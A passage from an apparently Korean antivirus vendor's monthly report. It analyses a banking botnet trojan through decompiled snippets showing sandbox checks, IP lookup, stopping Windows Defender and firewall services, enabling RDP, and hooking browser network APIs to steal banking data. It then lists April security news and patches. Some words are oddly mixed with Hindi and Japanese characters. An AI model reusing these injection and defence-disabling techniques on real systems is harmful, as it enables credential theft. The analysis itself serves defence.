+0x078 HeapSegmentReserve : 0x100000

```

[그림 10] 프로세서 개수를 이용한 악성코드 종료

악성코드가 실행된 PC의 중 CPU 프로세서 개수를 이용하여 특정 개수 (2개) 이하일 경우 동작하지 않는다.

Part2. 4 월의 악성코드 이슈

```
.text:00404CB7 8B 75 F8      mov     esi, [ebp+var_8]
.text:00404CBA 8B 96 20 01 00+ mov     edx, [esi+120h]
.text:00404CC0 6A 00        push    0
.text:00404CC2 FF D2        call    edx ; ExitProcess
.text:00404CC4 5E          pop     esi
.text:00404CC5 33 C0        xor     eax, eax
.text:00404CC7 5B          pop     ebx
.text:00404CC8 8B E5        mov     esp, ebp
.text:00404CCA 5D          pop     ebp
.text:00404CCB C3          retn
.text:00404CCB                start endp
```

[그림 11] 프로세서 개수가 2개 이하일 경우 악성코드 종료

```
0040211a 8b7508      mov     esi,dword ptr [ebp+8]
0040211d 8b8e78010000 mov     ecx,dword ptr [esi+178h]
00402123 57          push    edi
00402124 8d45c4      lea     eax,[ebp-3Ch]
00402127 50          push    eax
00402128 6a04        push    4
0040212a 33ff        xor     edi,edi
0040212c ffd1        call    ecx {00403ad0}
```

[그림 12] 문자열 복호화

0x00403ad0 번지에서는 특정 숫자를 입력 받고 복호화된 문자열을 돌려준다.

값	문자열
1	explorer.exe
2	svchost.exe
3	SeShutdownPrivilege
4	Global\
5	\\.\pipe\
6	uzgn53wmy
7	t1ry615nr

[표 1] 특정숫자 별 생성 문자열

표의 7개 이외에도 각종 API 이름 및 문자열을 반환한다.

[그림 13] 현재 악성코드 설치 경로가 특정 경로인지 확인


```
00403960 8b4674      mov     eax,dword ptr [esi+74h]
00403963 83c408      add     esp,8
00403966 8d8df0f9ffff lea     ecx,[ebp-610h]
0040396c 51          push    ecx // C:\Users\#analysis\AppData\Local#
0040396d 8d95c8f9ffff lea     edx,[ebp-330h]
00403973 52          push    edx // "C:\Users\#analysis\AppData\Local\CbdEqbQacX0koXc.exe"
00403974 ffd0        call    eax {shlwapi!StrStrIW (763a49e1)}
00403976 85c0        test    eax,eax
00403978 7414        je      0040398e
```

Part2. 4 월의 악성코드 이슈

특정 경로가 아닐 경우 해당 경로에 파일을 복사한 이후 다시 실행되며, 해당 경로가 맞을 경우 지속하여 실행한다.

	확인대상 경로
1	악성코드 실행 경로에 “Temp” 가 포함여부
2	악성코드 실행 경로가 “Users\xxxx\AppData\Local” 인가
3	악성코드 실행 시 커맨드로 전달 받은 경로 같은지 여부 확인

[표 2] 실행 확인 경로



[그림 14] 리소스 영역에서 데이터 추출하여 DLL 로드

리소스영역에서 미리 저장된 데이터를 읽고 난독화를 해제하면 할당된 메모리 영역 내에 MZ, !This Program cannot be run in DOS mode 등 PE 파일이 생성을 확인이 가능하다.

복호화된 데이터는 Explorer.exe 프로세스 내부에 할당된 메모리에 삽입되며 실행되어 최종적인 악성 행위를 한다.


Part2. 4 월의 악성코드 이슈

2.2.3 Explorer.exe 프로세스에서 악성 코드 동작 분석

```
if ( v0 )
{
    v1 = InternetOpenUrlA(v0, "http://icanhazip.com", 0, 0, 0, 0);
    if ( v1 )
    {
        chk_memset(&v4, 0, 0x418u);
        v7 = 0;
        if ( InternetReadFile(v1, &v4, 1048, &v7) )
        {
            chk_memset(&v5, 0, 0x10u);
            v5 = 2;
            v2 = inet_addr(&v4);
            v6 = v2;
            if ( v2 != -1 )
            {
                if ( v2 )
                {
                    chk_memset(&unk_10017C50, 0, 0x80u);
                    memcpy(&unk_10017C50, &v5, 0x10u);
                    v9 = 1;
                }
            }
        }
    }
    InternetCloseHandle(v1);
}
```

[그림 15] 현재 악성코드 실행중인 PC IP 주소 수집

“http://icanhazip.com” 주소로 접속할 경우 접속 PC 의 IP 주소를 보여준다.



[그림 16] icanhazip.com 접속 화면

	서비스명
1	wscsvc
2	MpsSvc
3	WinDefend

커맨드 라인을 이용하여 3가지 서비스에 대하여 종료

```
GlobalMemoryStatusEx(&v0);
GetSystemInfo(&v5);
chk_memset(v4, 0, 0x100u);
sub_100114B4(v4);
v1 = 0;
do
{
    v3[v1] = v4[v1];
    ++v1;
}
while ( v1 < 0x100 );
wprintfW(v0, L"CPU: %d\r\nProcessors: %d\r\nMemory: %d \r\n041cB\r\n", v3, v6, v8 >> 20);
```

Cpuid 등을 이용하여 cpu 및 메모리 정보 수집

```
sub_1000D585(&v31, L"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
if ( v33 )
{
    v12 = sub_1000D667(&v31);
    v13 = v32;
    v24 = v12;
    v14 = lstrlenW(L"==Programs==\\r\\n");
    sub_10007C8B(2 * v14, &v26, L"==Programs==\\r\\n");
    if ( v24 )
        sub_10007C8B(v24, &v26, v13);
}

for ( result = RegEnumKeyExW(a2, 0, &v10, &v13, 0, 0, 0, 0);
      !result;
      result = RegEnumKeyExW(a2, v12, &v10, &v13, 0, 0, 0, 0) )
{
    v7 = *(a1 + 8);
    v11 = 1024;
    if ( sub_1000D5D3(a2, &v10, v7, &v9) )
        v8 = &v10;
    else
        v8 = &v9;
    sub_1000D6D6(v8);
    ++v12;
    v13 = 256;
}

if ( RegOpenKeyW(*a1, *(a1 + 4), &v6) )
{
    result = 0;
}
else
{
    v5 = 0;
    v2 = *L"\\r\\n";
    v3 = asc_10012A2C[2];
    v4 = 4;
    sub_1000D7A8(a1, v6, a1, &v5, &v4, &v2);
    RegCloseKey(v6);
    result = v5;
}
return result;
```

[그림 19] 설치 프로그램 목록 수집
레지스트리를 이용하여 설치 프로그램 및 서비스 목록을 수집한다.

	정보 수집 레지스트리 경로
1	Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall
2	SYSTEM\\CurrentControlSet\\services

[표 3] 정보 수집 대상 레지스트리 경로

```
v1 = 0;
if ( sub_1000E76(L"SYSTEM\\CurrentControlSet\\Control\\Lsa", L"LimitBlankPasswordUse")
    && sub_1000E76(L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server", L"fDenyTSConnections")
    && sub_1000E76(L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server", L"fSingleSessionPerUser") )
{
    v1 = 1;
    ShellExecuteW(0, L"open", L"sc", L"config termserve start= auto", 0, 0);
    ShellExecuteW(0, L"open", L"net", L"start termserve /y", 0, 0);
}
return v1;
```

[그림 20] 원격 접속을 위한 RDP 기능 활성화
원격 접속을 하기 위해 RDP 기능을 이용해 관련 레지스트리를 추가 또는 수정한다.

```
sub_1000C1BF(v0, L"google.com");
sub_1000C1BF(&v9, L"microsoft.com");
v2 = 0;
if ( sub_1000C239(&v9) )
{
    while ( 1 )
    {
        v3 = sub_1000C206(v2);
        v4 = sub_10005BFD(*v3);
        v5 = v4;
        if ( v4 )
        {
            if ( v4 != -1 )
            {
                v6 = socket(2, 1, 0);
                chk_memset(&v10, 0, 0x10u);
                v12 = v5;
                v10 = 2;
                v11 = htons(80);
                v7 = connect(v6, &v10, 16);
            }
        }
    }
}
```

[그림 21] 인터넷 연결 확인

구글, 마이크로소프트 등 잘 알려진 사이트에 대한 접속을 시도한다.

```
if ( (StrStrIW(a2, L"chrome.exe")
|| StrStrIW(a2, L"chromium.exe")
|| StrStrIW(a2, L"firefox.exe")
|| StrStrIW(a2, L"iexplore.exe")
|| StrStrIW(a2, L"microsoftedge"))
&& EnterCriticalSection(a1) )
{
    if ( sub_10010D05(a1, a3) )
    {
        v4 = brower_Injected(a1, a3);
        if ( v4 )
            sub_10010D2C(a1, a3);
    }
    LeaveCriticalSection(a1);
}
```

[그림 22] 브라우저 실행 확인

윈도우 10 이상에서 사용 가능한 “Microsoft edge” 에 브라우저에 대한 감시도 포함하고 있다.

Part2. 4 월의 악성코드 이슈

	확인 브라우저 목록
1	Chrome.exe
2	Chromium.exe
3	Firefox.exe
4	Iexplore.exe
5	MicrosoftEdge

[표 4] 실행 확인 대상 인터넷 브라우저 목록

웹 브라우저에 대한 실행 시 해당 프로세스 영역에 스레드를 생성하여 추가적인 행위를 시도한다.

2.2.4 웹 브라우저 인젝션 코드 동작

```
if ( !GetModuleFileNameW(0, &Filename, 0x400u) )
    return 0;
if ( StrStrIW(&Filename, L"FireFox.exe") )
{
    if ( !Firefox_APIHook() )
        return 0;
    v0 = 1;
}
if ( !StrStrIW(&Filename, L"chrome.exe") )
    goto LABEL_9;
if ( !Chrome_APIHook() )
    return 0;
v0 = 1;
LABEL_9:
if ( StrStrIW(&Filename, L"Iexplore.exe") || StrStrIW(&Filename, L"MicrosoftEdge") )
{
    if ( MSBrowser_APIHook_WinInet() )
    {
        if ( MSBrowser_APIHook_Kernel() )
        {
            dword_10014244 = sub_1000CF60;
            dword_10014248 = &dword_10014250;
        }
    }
    v0 = 1;
    dword_10014250 = 1;
}
```

[그림 23] 후킹 대상 브라우저 확인


현재 인젝션 된 브라우저를 확인하고 각 브라우저에 맞는 API를 후킹 한다.

대표적인 Windows 기반의 브라우저들에 대하여 정보를 가로 채기 위하여 후킹을 시도한다.

Part2. 4 월의 악성코드 이슈

	후킹 대상 브라우저 목록
1	Chrome
2	Firefox
3	Iexplore
4	MicrosoftEdge

[표 5] 후킹 대상 인터넷 브라우저 목록



[그림 24] API 후킹 패턴

[표 4]에서는 Chromium 또한 확인 하였지만, 실제로는 동작 하지 않으며, 익스플로러와 엣지의 경우에는 별다른 기능의 차이 없이 동일한 부분을 후킹 한다.

후킹 대상 API 의 시작 5Byte 에 대하여 “e9 xx xx xx xx” 패턴으로 변조하여 할당 받은 메모리 영역으로 점프를 한 이후에 후 프로시저에서 push – ret 패턴으로 스택에 리턴주소를 삽입하여 인젝션 모듈에서 해당 데이터를 처리 한다.

Part2. 4 월의 악성코드 이슈

	브라우저	DLL	API
1	익스플로러 / 엣지	kernelbase / Kernel32	CreateProcessInternalW
			LoadLibraryExW
		WININET	ICSecureSocket::Send_Fsm
			ICSecureSocket::Receive_Fsm
		USER32	GetMessageW
2	파이어폭스	NSS3 / NSPR4	PR_Read
			PR_Write
			PR_Close
		USER32	GetMessageW
			PeekMessageW
3	크롬	kernelbase / Kernel32	LoadLibraryExW
		chrome.dll	코드패턴을 이용한 검색 이후 변조

[표 6] 각 모듈 별 후킹 목록

크롬의 경우 과거 익스포트 함수인 SSL_read, SSL_Write, SSL_Close 등을 후킹 하였지만 현재는 익스포트 함수가 없어짐으로 인하여 각 코드 패턴을 메모리상에서 검색하여 후킹을 시도한다.

[그림 25] 봇 역할 수행

03A1BE59	PUSH	0x3A1F218	ASCII	"generalinfo"
03A1BF63	PUSH	0x3A1F224	ASCII	"m_i2p32"
03A1BF8C	PUSH	0x3A1F090	ASCII	"cannot get"
03A1BF91	PUSH	0x3A1F224	ASCII	"m_i2p32"
03A1BFED	PUSH	0x3A1E49C	ASCII	"%d"
03A1C003	PUSH	0x3A1F224	ASCII	"m_i2p32"
03A1C0BE	PUSH	0x3A1F22C	ASCII	"start fail"
03A1C0C5	PUSH	0x3A1F244	ASCII	"cannot get config"
03A1C0CA	PUSH	0x3A1F238	ASCII	"backconn"
03A1C48A	PUSH	0x3A1F260	ASCII	"AUTOBACKCONN"
03A1C4A7	MOV	ECX, 0x3A1F270	ASCII	"TRUE"
03A1C4F0	PUSH	0x3A1F278	ASCII	"browsnapshot"
03A1C567	MOV	DWORD PTR SS:[EBP-0x8], 0x3A1F2A4	ASCII	"none"
03A1C573	MOV	DWORD PTR SS:[EBP-0x8], 0x3A1F2AC	ASCII	"UNC"
03A1C57F	MOV	DWORD PTR SS:[EBP-0x8], 0x3A1F2B0	ASCII	"TU"
03A1C5A0	PUSH	0x3A1F2B4	ASCII	"vnc32"
03A1C5B9	PUSH	0x3A1F2BC	ASCII	"tv32"
03A1C5E5	PUSH	0x3A1F090	ASCII	"cannot get"
03A1C64A	PUSH	0x3A1E49C	ASCII	"%d"
03A1C8C7	PUSH	0x3A1F2C4	ASCII	"NAT"
03A1C920	PUSH	0x3A1F2C8	ASCII	"user"

I2p, VNC, AutoBackConnect, NAT 등 봇 역할을 수행하기 위한 연결을 시도한다.

Part2. 4 월의 악성코드 이슈

```
03A153A2 PUSH 0x3A1E51C UNICODE explorer.exe
03A15704 MOV EAX,0x3A1EB10 UNICODE ".net"
03A15780 PUSH 0x3A1E538 UNICODE "/r /f /t 1"
```

[그림 26] C&C 서버

위의 C&C 서버 주소로 통신을 시도한다.

```
srv_name
</litem>
<litem>
[redacted] .do*
[redacted] .com/*
[redacted] .com
srv_name
</litem>
<litem>
www.[redacted] .do*
www.[redacted] .com/*
[redacted] .com
srv_name
</litem>
<litem>
www.[redacted] .do*
www.[redacted] .com/*
[redacted] .com
srv_name
</litem>
<litem>
www.[redacted] .do*
www.[redacted] /*
[redacted] .com
srv_name
</litem>
<litem>
www.[redacted] DU
```

[그림 27] बैंक 정보 탈취

최종적으로 बैंक 정보 및 키로깅 정보를 이용하여 정보 유출을 시도한다.

3. 결론

최근에도 Botnet 계열의 악성코드는 지속적으로 유포가 되고 있다. Botnet은 감염 PC로 구성되어 있는 네트워크이며, 사용자 몰래 시스템 제어 권한을 가지고 있다. 이 Botnet의 감염경로는 e-mail, SNS 등 여러 경로를 통하여 유포가 된다.

본 악성코드는 일반적인 봇 기능도 가지고 있지만, 주된 공격의 목적은 사용자 बैं킹 정보 탈취이다. बैं킹 정보 탈취를 위해서 사용자들이 흔히 사용하는 인터넷 브라우저에 코드 인젝션을 수행한다. 특히 Windows 10이 무료 배포되면서 점유율이 올라가 최신 웹 브라우저인 Microsoft Edge 또한 공격대상인 것을 확인할 수 있다.

공격자가 최신 운영체제 환경의 사용자도 노리는 만큼, 사용자들은 어떠한 운영체제 환경을 사용하든 간에 e-mail, SNS를 사용함에 있어 주의를 기울일 필요가 있다.

Part3. 보안 이슈 돌보기

4 월의 보안 이슈

4 월의 취약점

4 월의 보안 이슈

알약이 뽑은 TOP 이슈

- 정부, 연내 22개 분야 공공데이터 개방

행정자치부는 올해 22개 분야 공공데이터를 개방한다고 밝혔다. 이미 1 분기에만 4개 분야 데이터와 오픈 API 82종 1400만건을 개방했다. 의약품허가와 희귀의약품 등 식의약품 6종 33만 5000여건도 개방돼 기업의 식의약품 품목제조보고 업무 절차가 간소화될 전망이다. 연간 80억원의 비용 절감도 예상된다. 정부는 국가재난정보 등 나머지 18개 분야 데이터도 순차적으로 개방한다. 민감한 개인정보가 포함된 탓에 당장 개방하기 힘든 국세청의 국세정보와 보건복지부의 사회보장정보, 대법원의 판결문 정보는 2017년중 오픈 예정이다.

- 에스 24, 모바일 웹에서 개인정보 유출사고

4일 에스 24 모바일 홈페이지 개발과정에서 웹페이지 주소창에 주문번호를 입력할 경우 배송지 정보가 표시되는 사고가 발생했다. 문제는 이용자 개인이 로그아웃인 상태에도 이름, 전화번호 등의 정보가 나타났으며, 임의의 숫자를 입력하면 또 다른 이용자의 배송정보가 나타났다. 현재 해당 문제는 이미 개선된 상태이다.

- 스마트 보안카드 6월 출시

실물 보안카드를 스마트폰 앱으로 대체하는 새로운 은행거래 인증 수단이 6월에 출시된다. 보안카드를 대체하기 위하여 개발된 보안카드는 인터넷 또는 모바일로 금융거래를 할 때 앱을 구동하여 일회용 보안카드 이미지를 화면에 불러오는 방식이다. 실물을 들고 다닐 필요가 없고 앱 하나로 은행권에서 공동으로 사용할 수 있는게 장점이다. 금융권에서는 실물 보안카드가 가진 보안상 취약점을 스마트 보안카드가 보완해 줄 수 있을 것으로 기대 중에 있다.

- 미래부·KISA, '코드 서명 인증서 보안 가이드' 배포

코드 서명 인증서 관리 강화를 위한 '코드 서명 인증서 보안 가이드'가 마련되었다. 미래부는 코드 서명 인증서 보관부터 사고 대응까지 체계적인 관리방법을 안내하는 '코드 서명 인증서 보안 가이드'를 마련해 기업 스스로 보안취약점을 점검, 보완할 수 있도록 하였다. 보안가이드는 인증서 보관·인증서 관리·시스템 업데이트 체계·유출 시 대응 절차와 관련한 45개 항목으로 이뤄져 있으며, 코드 서명 인증서 탈취 사례와 점검 항목 세부 설명 내용이 포함돼 있다.

Part3. 보안 이슈 돋보기

- 공공아이핀 보안 대폭 강화... 상반기내 2차 인증 의무화

행정자치부는 공공아이핀 2차 인증 내용을 담은 '공공아이핀 보안 강화 대책'을 추진한다고 밝혔다. 이에 따라 공공아이핀 사용자들은 기존 아이디와 비밀번호를 입력하는 1차 인증 외에 추가로 본인확인절차를 한번 더 거쳐야 한다. 2차 인증은 스마트폰 애플리케이션으로 제공되는 일회용 패스워드(OTP)를 쓰거나 첫번째 패스워드와는 다른 두번째 비밀번호를 추가로 설정하는 방식 중 택할 수 있다.

- 금융권 개인정보보호체계, 21 년만에 변화 ...신용정보법 우선 적용

금융위원회는 금융회사 등에는 신용정보법을 적용하고 일반 상거래 회사에는 개인정보보호법 및 정보통신망법을 적용하기로 하였다. 구체적으로 신용정보법 적용대상을 감독대상인 금융회사(금융공공기관 포함), 신용정보회사, 신용정보집중기관에 한정하고 금융회사가 아닌 일반 상거래회사가 신용과 관계된 정보(대출, 연체 등)를 처리할 경우 개인정보보호법 및 정보통신망법을 적용한다. 한편 금융회사가 보유한 고객정보는 모두 신용정보에 포함되어 개인신용정보 보호가 강화될 것으로 보인다. 고유식별정보와 신용정보를 구분하지 않고 금융회사가 금융거래 등과 관련해 처리하는 모든 정보는 신용정보로 규정된다.

- 랜섬웨어 복구업체 과장광고 '주의보'...거액 수수료 요구

최근 랜섬웨어 피해를 복구해준다는 업체에 의뢰했다가 막대한 돈을 내거나 돈만 날리고 데이터를 돌려받지 못하는 사례가 잇달아 발생하고 있다. 대다수의 피해자들은 데이터 복구 업체에 의존하는데, 이 업체들은 복구가 아닌 중개를 하는 역할로, 해커에게 비트코인을 보내고 암호해제 키를 받아 복구하는 일을 고객 대신 하는 것이다. 이에 사용자들은 업체에 맡길 경우에 기술이나 비용을 꼼꼼히 따져보고, 무엇보다도 감염되지 않도록 예방 해야 한다.

- 주민등록번호 암호화 의무 대상 확대에 금융보안 시장 '들썩'

올해 개정된 개인정보보호법 제 24 조의 2 제 2 항 및 시행령 제 21 조의 2는 금융사 등이 전자적인 방법으로 보관하는 주민등록번호에 대해 암호화 조치를 취할 것을 명시하고 있다. 주민등록번호 보유량에 따라 100 만명 미만 금융사는 올해 말까지, 100 만명 이상 금융사는 내년 말까지 조치를 완료해야 한다. 이에 따라 기존에 DB 암호화만 부분적으로 시행했던 금융사들은 이제 DB 뿐만 아니라 파일로 보관되는 모든 형태의 데이터에 대해서도 주민등록번호가 포함돼 있다면 암호화를 적용해야 한다. 대부, 캐피탈의 경우 100 만명 미만의 주민등록번호를 보유하고 있고, 일반 금융사는 대부분 100 만명 이상의 주민등록번호를 보유하고 있어 사실상 대부분의 금융사가 해당되는 셈이다.

4 월의 취약점 이슈

Microsoft 4 월 정기 보안 업데이트

- Internet Explorer 용 누적 보안 업데이트(3148531)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그인한 경우, 이 취약성 악용에 성공한 공격자는 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge 용 누적 보안 업데이트(3148532)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.

- Microsoft 그래픽 구성 요소에 대한 보안 업데이트(3148522)

이 보안 업데이트는 Microsoft Windows, Microsoft .NET Framework, Microsoft Office, 비즈니스용 Skype 및 Microsoft Lync 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 문서를 열거나 특수 제작된 포함된 글꼴이 있는 웹 페이지를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다.

- .NET Framework 에 대한 보안 업데이트(3148789)

이 보안 업데이트는 Microsoft .NET Framework 의 취약성을 해결합니다. 이 취약성은 로컬 시스템에 대한 액세스 권한을 가진 공격자가 악성 응용 프로그램을 실행하는 경우 원격 코드 실행을 허용할 수 있습니다.

- Microsoft Office 용 보안 업데이트(3148775)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.

Part3. 보안 이슈 돋보기

- Windows OLE 용 보안 업데이트(3146706)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows OLE 가 제대로 사용자 입력의 유효성을 검사하지 못하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 공격자는 이러한 취약성을 악용하여 악성 코드를 실행할 수 있습니다. 하지만 공격자는 사용자가 특수 제작된 파일 또는 웹 페이지나 전자 메일 메시지의 프로그램을 열도록 먼저 유도해야 합니다.

- Windows Hyper-V 용 보안 업데이트(3143118)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 게스트 운영 체제의 인증된 공격자가 Hyper-V 호스트 운영 체제에서 임의의 코드를 실행하게 하는 특수 제작된 응용 프로그램을 실행할 경우 원격 코드 실행을 허용할 수 있습니다. Hyper-V 역할을 사용하지 않는 고객은 영향을 받지 않습니다.

- 보조 로그인에 대한 보안 업데이트(3148538)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성 악용에 성공한 공격자는 관리자로 임의 코드를 실행할 수 있습니다.

- SAM 및 LSAD 원격 프로토콜에 대한 보안 업데이트(3148527)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 MiTM(메시지 가로채기(man-in-the-middle)) 공격을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 그런 다음 공격자는 강제로 RPC 채널의 인증 수준 다운그레이드를 적용하고 인증된 사용자를 가장할 수 있습니다.

- CSRSS 용 보안 업데이트(3148528)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성은 공격자가 대상 시스템에 로그인한 후 특수 제작된 응용 프로그램을 실행하는 경우 보안 기능 우회를 허용할 수 있습니다.

- HTTP.sys 에 대한 보안 업데이트(3148795)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성은 공격자가 특수 제작된 HTTP 패킷을 대상 시스템에 전송할 경우 서비스 거부를 허용할 수 있습니다.

- Adobe Flash Player 용 보안 업데이트(3154132)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

Part3. 보안 이슈 돋보기

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms16-Apr>

영문 : <https://technet.microsoft.com/en-us/library/security/ms16-Apr>

Adobe Flash Player 신규 취약점 주의 권고

Adobe Flash Player 21.0.0.197 및 이전 버전 (Windows, Macintosh, Linux, Chrome OS)

취약점을 이용하여 시스템 충돌 발생 및 제어가 가능(CVE-2016-1019)

- 상세정보

Adobe Flash Player 의 제로데이 취약점이 발견됨

업데이트 파일은 4.8(현지시간) 제공될 예정

공격자는 특수하게 조작된 Flash 파일이 포함된 웹페이지, 스팸 메일 등을 사용자가 열어보도록 유도하여 악성코드 유포 가능

- 해결법

해당 취약점에 대한 보안 업데이트가 발표되지 않아 패치가 발표 될 때까지 Flash Player 사용 자제

해당 보안 업데이트 발표 시 재 공지

취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수

- 신뢰되지 않는 웹 사이트의 방문 자제
- 출처가 불분명한 이메일 및 링크를 열어보지 않음
- 사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화

[참고사이트]

<https://helpx.adobe.com/security/products/flash-player/apsa16-01.html>

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社はFlash Player에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player

소프트웨어명	동작환경	영향받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	21.0.0.197 및 이전 버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	18.0.0.333 및 이전 버전
